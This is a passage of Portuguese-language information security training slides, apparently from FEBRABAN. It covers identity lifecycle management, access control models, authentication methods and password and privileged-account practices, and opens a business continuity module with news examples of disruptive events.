
## 6. Revogar Acesso

Remover o acesso quando um relacionamento se encerra



## 5. Gerenciar Acesso

Atualizar o acesso conforme a evolução da relação



## 2. Comprovar

Comprovar que a pessoa por trás da identidade é verdadeira



## 3. Verificar

Autenticar a identidade para transações futuras



## 4. Registrar

Registrar a identidade nos serviços com base no valor da relação

Abordagem recomendada para gerenciar credenciais de identidade atribuídas a funcionários e terceiros.




Ferramentas que podem ser utilizadas em gestão de identidades: Sailpoint, SAP, Salesforce, Oracle, CyberArk, entre outras.

# Gestão do Ciclo de Vida da Identidade

FEBRABAN

O gerenciamento do ciclo de vida da identidade é a base para a governança de identidade, e uma governança eficaz em escala requer a modernização da infraestrutura de gerenciamento do ciclo de vida da identidade para aplicativos. O *Identity Lifecycle Management* (ILM) tem como objetivo gerenciar todo o processo de ciclo de vida da identidade digital para indivíduos afiliados a uma organização.

A gestão de identidades permite:




**Ferramentas que podem ser utilizadas em gestão de identidades:** Sailpoint, SAP, Salesforce, Oracle, CyberArk, entre outras.

# Modelos de Controle de Acesso

FEBRABAN

Os modelos de controle de acesso são estruturas ou abordagens utilizadas para gerenciar o acesso a recursos, sistemas ou informações em ambientes tecnológicos. Esses modelos são projetados para garantir que apenas usuários autorizados obtenham acesso aos recursos necessários, de maneira que os acessos estejam em conformidade com as políticas de segurança da organização.



## Controle de acesso baseado em função (RBAC)

O RBAC concede acesso com base nas necessidades do usuário de acordo com sua posição. As funções e os privilégios associados são definidos e as permissões são atribuídas para controlar o acesso, o escopo das operações aprovadas e o tempo de sessão.

## Controle de acesso baseado em atributos (ABAC)

O controle de acesso baseado em atributos é uma solução de autorização de usuário que avalia os atributos ou características dos usuários, em vez de funções, para determinar privilégios de acesso com base nas diretrivas de segurança de uma organização. Com o ABAC, as regras de acesso podem ser hiper granulares.

## Controle de acesso discricionário (DAC)

O controle de acesso discricionário concede ou restringe o acesso a um objeto de acordo com a política determinada pelo proprietário, grupo ou sujeitos de um objeto. O DAC oferece aos usuários controle total sobre seus recursos, tornando-o menos restritivo do que outras opções de controle de acesso.

## Controle de Acesso Obrigatório (MAC)

O controle de acesso obrigatório limita o acesso aos recursos de acordo com a sensibilidade das informações e o nível de permissões dos usuários. Os administradores definem critérios para MAC. A imposição do MAC é tratada pelo sistema operacional ou por um kernel de segurança, que os usuários não podem alterar.

## Lista de controle de Acesso (ACL)

Uma lista de controle de acesso é uma tabela que lista as permissões associadas a um recurso. Para cada usuário, há uma entrada que detalha os atributos de segurança de cada objeto. A ACL também avalia as atividades e se elas são permitidas pela rede. Os sistemas de arquivos usam a ACL para filtrar e gerenciar o acesso a arquivos e diretórios por meio do sistema operacional.

# Mecanismo de Autenticação

Segundo a ISO 27002, os acessos aos sistemas e aplicações devem ser controlados por um procedimento seguro de entrada no sistema (log-on), por meio de técnicas de autenticação adequadas para validar a identificação dos usuários.

## MFA


Método de verificação de identidade, que exige que os **usuários forneçam pelo menos um fator de autenticação além de uma senha** ou pelo menos dois fatores de autenticação em vez de uma senha.

## Senha e PIN

A senhas servem para autenticar um usuário permitindo **direito de acesso ao ambiente** desejado, a senha também **garante autenticidade e não repúdio da ação** realizada pelo usuário.

## SSO (Single Sign-On)

Permite que os usuários façam **login uma vez usando um único conjunto de credenciais e acessem várias aplicações** durante a mesma sessão.



## Biometria

Verificação de identidade usando **recursos biológicos**, como por exemplo, utilizando a digital ou escaneamento de rosto e retina.

## Token e Smartcard

Geração de **um número exclusivo** chamado TOTP (PIN avulso por tempo limitado) **a cada 30 segundos**. Se os números coincidem, o sistema verifica que o usuário está com o dispositivo. O Smartcard é um hardware **capaz de gerar e armazenar as chaves criptográficas**, responsáveis por liberar um acesso.

## Federação


Permite que os **usuários se autentiquem entre diferentes domínios e / ou empresas** por meio de tokens ou "asserções", sem precisar expor senhas ou todos os atributos de identidade.

Permite compartilhar alguns atributos entre diferentes domínios / empresas.

# Segurança com as Senhas

**É NOSSA RESPONSABILIDADE** criar senhas de qualidade, que permitam garantir aspectos de proteção da Confidencialidade, Disponibilidade e Integridade das informações.

Além disso, é importante seguir as políticas estabelecidas para segurança das senhas de acesso ao ambiente interno e de clientes.



As boas práticas de segurança sugerem que as senhas sigam os seguintes aspectos.



**Tamanho mínimo:** utilizar senhas com a quantidade de caracteres que compõem a senha, com no mínimo 12 caracteres.



**Complexidade:** nível de complexidade de uma senha utilizando por exemplo, letras maiúsculas, letras minúsculas, números e caracteres especiais (!,@,#,\$,%), entre outros).



**Tempo de vida e Rotacionamento de Senhas:** período de expiração ou troca das senhas, por exemplo, entre 60 - 90 dias.



**Duplo Fator de Autenticação (MFA):** utilizar duplo fator de autenticação para logins seguros.



**Armazenamento:** não salvar senhas em arquivos desprotegidos locais ou na rede.



**Histórico:** quantidade das últimas senhas não permitidas para reutilização.

# Segurança em Contas Administrativos

FEBRABAN

Contas administrativas ou privilegiadas são um alvo específico porque permitem que atacantes adicionem outras contas ou façam alterações em ativos que podem torná-los mais vulneráveis a outros ataques. Segundo a ISO 27002, a concessão e uso de direitos de acesso privilegiado devem ser restritos e controlados.



**Os direitos de acesso privilegiados**, associados a cada sistema ou processo, por exemplo, sistema operacional, sistemas de gerenciamento de banco de dados e cada aplicação, e de categorias de usuários para os quais estes necessitam ser concedido, **devem ser identificados**



**Os direitos de acesso privilegiado devem ser concedidos a usuários conforme a necessidade de uso** e com base em eventos alinhados com a política de controle de acesso, **baseado nos requisitos mínimos para sua função**



**Os direitos de acesso privilegiados devem ser atribuídos a um ID de usuário diferente daqueles usados nas atividades normais do negócio.** As atividades normais do negócio não devem ser desempenhadas usando contas privilegiadas



**Utilizar cofre de senhas para os acessos privilegiados.** Um cofre de senha (às vezes chamado de gerenciador de senha ou armário de senha) é um **espaço criptografado usado para armazenar dados, como senhas e credenciais de login** (as informações usadas para acessar aplicativos e contas digitais), documentos, imagens e outras informações confidenciais em um local digital protegido

# Política de Controle de Acesso

FEBRABAN

Segundo a ISO 27002, a **política de controle de acesso deve ser estabelecida, documentada e analisada criticamente**, baseada nos requisitos de segurança da informação e dos negócios. A política deve incluir as seguintes considerações:

## Aspectos Gerais

- Diretrizes para requisitos de segurança de aplicações de negócios individuais;
- Diretrizes para gerenciamento de direitos de acesso em um ambiente distribuído e conectado à rede que reconhece todos os tipos de conexões disponíveis;
- Diretrizes para requisitos para autorização formal de pedidos de acesso;
- Diretrizes para requisitos para análise crítica periódica de direitos de acesso;
- Diretrizes para remoção de direitos de acesso;
- Diretrizes para regras para o acesso privilegiado; entre outros.

## Aspectos Técnicos



- Identificação dos repositórios de identidade;
- Definição da estrutura de identidade digital;
- Identificação da origem da informação e fontes autorizadas;
- Definir a arquitetura detalhada da solução de gestão de identidades;
- As regras para definição da matriz SoD (Segregação de Funções);
- Integração das funções com IDM e aplicativos;
- Tecnologias para gestão de identidades comuns e administrativas;
- Integração com aplicativos externos;
- Definir conectores (unidirecional ou bidirecional) com aplicativos, entre outros.

## Considerações Finais

# Frameworks e Normas de Referência

Para apoiar no entendimento e implementação de toda a metodologia apresentada neste material, a seguir são apresentados as normas e frameworks de referência no tema:

## Frameworks Padrão Utilizados



**Conformidade:** Dado o uso extensivo de padrões amplamente aceitos pela indústria, a gestão de identidades e controle de acesso devem ser alinhadas com alguns dos requisitos de conformidade mais exigentes, permitindo estimar o nível de conformidade com PCI-DSS, ISO, Bacen 4.893, NIST, entre outros.

# Relembrando os principais conceitos

Agora que aprendemos sobre as atividades relacionadas ao processo de gestão de identidades, relembre os principais termos e conceitos apresentados neste material:



**Ciclo de vida da identidade:** base para a governança de identidade, e uma governança eficaz em escala requer a modernização da infraestrutura de gerenciamento do ciclo de vida da identidade para aplicativos. O Identity Lifecycle Management (ILM) tem como objetivo gerenciar todo o processo de ciclo de vida da identidade digital para indivíduos afiliados a uma organização.



**Modelos de controle de acesso:** são estruturas ou abordagens utilizadas para gerenciar o acesso a recursos, sistemas ou informações em ambientes tecnológicos. Esses modelos são projetados para garantir que apenas usuários autorizados obtenham acesso aos recursos necessários, de maneira que os acessos estejam em conformidade com as políticas de segurança da organização, exemplos: RBAC, ABAC, DAC, MAC e ACL.



**Mecanismo de autenticação:** mecanismo usado para identificar um usuário por meio da associação de uma solicitação de entrada a um conjunto de credenciais de identificação Exemplo: MFA, Token, Biometria, entre outros.



**Senhas seguras:** Criar senhas de qualidade, que permitam garantir aspectos de proteção da Confidencialidade, Disponibilidade e Integridade das informações.



## **Módulo: Gestão de Continuidade dos Negócios**

# Requisitos – Gestão de Continuidade dos Negócios

FEBRABAN

Este material foi elaborado de acordo com as diretrizes da ISO e NIST, bem como foi considerado os requisitos de segurança da informação relacionados ao tema de acordo com as normas e frameworks apresentados abaixo:

## ISO 22301



## ISO 27002



- 4. Contexto da organização
- 5. Liderança
- 6. Planejamento
- 7. Apoio
- 8. Operação
- 8.2 Análise de impacto nos negócios
- 8.2.3 Análise de riscos
- 8.3 Estratégias e soluções
- 8.4 Planos e procedimentos
- 8.5 Programa de exercícios
- 8. Avaliação da documentação e capacidade
- 9.2 Auditoria interna
- 9.3 Análise crítica da alta direção
- 10. Melhoria

## ISO 27701



- 6.14.1.1 Planejando a continuidade da segurança da informação
- 6.14.1.2 Implementando a continuidade da segurança da informação
- 6.14.1.3 Verificação, análise crítica e avaliação da continuidade da segurança da informação

## NIST CSF



- RC.RP-01: A parte de recuperação do plano de resposta a incidentes é executada uma vez iniciada a partir do processo de resposta a incidentes
- RC.RP-02: As ações de recuperação são selecionadas, com escopo, priorizadas e executadas
- RC.RP-05: A integridade dos ativos restaurados é verificada, os sistemas e serviços são restaurados e o status operacional normal é confirmado
- RC.RP-06: O fim da recuperação de incidentes é declarado com base em critérios e a documentação relacionada a incidentes é concluída
- RC.CO-01: As atividades de recuperação e o progresso na restauração das capacidades operacionais são comunicados às partes interessadas internas e externas designadas

# Sumário

# Sumário

FEBRABAN


- 1 | Contexto e Introdução
- 2 | Termos e Definições
- 3 | Programa de GCN
- 4 | Governança em GCN
- 5 | Análise de Impacto nos Negócios
- 6 | Análise de Risco
- 7 | Estratégias e Soluções
- 8 | Testes e Treinamentos
- 9 | Melhoria Contínua
- 10 | Considerações Finais



# Introdução e contexto

# Incidente e suas consequências

Segundo a ISO 22300, disruptão é um **incidente**, antecipado ou imprevisto, que resulta em **desvios negativos e não planejados** na entrega esperada de produtos e serviços. Veja a seguir alguns **exemplos de eventos disruptivos e suas consequências**:



- São repentinos ou graduais e exigem ações imediatas
- Geram danos graves à segurança dos colaboradores, à reputação da organização e/ou aos seus resultados financeiros, e são originados por eventos não previstos ou negligenciados
- Independente do evento causador, podem afetar as operações de instituições de grande, médio ou pequeno porte

## Consequências



Interrupção das operações



Imagen da companhia comprometida por notícias



Atrasos ou não entrega dos produtos e serviços aos clientes

# Exemplos



## Greve

UOL Notícias

### Greve de ônibus em SP afeta 1,5 milhão de pessoas; confira empresas paradas

675 linhas diurnas, que operam 6.008 ônibus na capital paulista, estão paralisadas; Justiça prevê multa caso frota fique abaixo de 80% no...



## Crash no mercado financeiro

Exame

### Com bitcoin em queda, empresas de mineração geram menos receita e veem suas ações despencarem

A queda nas ações de mineradoras listadas em bolsa pode estar ligada às suas receitas. Apenas no mês de maio, a receita gerada pela mineração de...



## Biológico

UOL Notícias

### Futuras variantes do coronavírus podem enganar sistema imunológico, alertam USP e Sírio

"Decretar que a pandemia acabou e que o vírus foi vencido não é verdade", diz o líder do grupo de pesquisas em Bioinformática do Hospital...



## Incêndio

G1

### Incêndio atinge indústria farmacêutica EMS em Hortolândia; imóveis no entorno foram evacuados



Um incêndio de grandes proporções atingiu a indústria farmacêutica EMS neste sábado (20), em Hortolândia (SP). Uma grande coluna de fumaça...

<https://g1.globo.com/sp/campinas-regiao/noticia/2018/10/20/incendio-atinge-industria-farmaceutica-ems-em-hortolandia.ghtml>



## Ciberataque

Olhar Digital

### Japão confirma ciberataque que fez parar 14 fábricas da Toyota no país

O porta-voz do governo do Japão, Hirokazu Matsuno, confirmou "um ciberataque" contra a fornecedora de peças Kojima Industries e declarou que a...



## Ciberataque

O Globo

### Guerra da Ucrânia: Brasil e outros 41 países foram alvo de ciberataques russos, diz Microsoft



... quarta-feira um relatório que indica que o Brasil e outros 41 países foram alvos de ciberataques russos durante o conflito na Ucrânia.

<https://oglobo.globo.com/mundo/noticia/2022/06/guerra-da-ucrania-brasil-e-outros-41-paises-foram-alvo-de-ciberataques-russos-diz-microsoft.ghtml>



## Ciberataque

Valor Econômico

### Mercado Livre sofre ataque de hackers; e-mail e telefone de 300 mil pessoas foram acessados



Depois da Renner e da Americanas, agora o Mercado Livre sofreu um ataque de hackers. A empresa relatou a invasão a seus sistemas, e o acesso...

<https://valor.globo.com/empresas/noticia/2022/03/09/mercado-livre-sofre-ataque-de-hackers-e-mail-e-telefone-de-300-mil-pessoas-foram-acessados.ghtml>

<https://olhardigital.com.br/2022/03/01/seguranca/japao-confirma-ciberataque-que-fez-parar-14-fabricas-da-toyota-no-pais/>

# Principais causas de disruptões


FEBRABAN



Conforme estudo publicado pelo *Forrester Research*, o maior causador de indisponibilidade e impacto para as instituições está relacionado a **Desastres Naturais, seguido de falhas de TI.**

## FORRESTER® RESEARCH

What were the causes of the invocations? (Select all that apply.)



Base: 90 BC decision makers and influencers who have had to invoke a BCP in the past five years

Source: Forrester and the Disaster Recovery Journal Business Continuity Preparedness Survey, 2018

# Gestão de continuidade x continuidade

FEBRABAN

## GCN (Gestão de Continuidade de Negócios)

De acordo com a ISO 22300 (*Security and resilience - Business continuity management systems*), Gestão de Continuidade de Negócios é o “processo de implementação e manutenção da continuidade de negócios”.



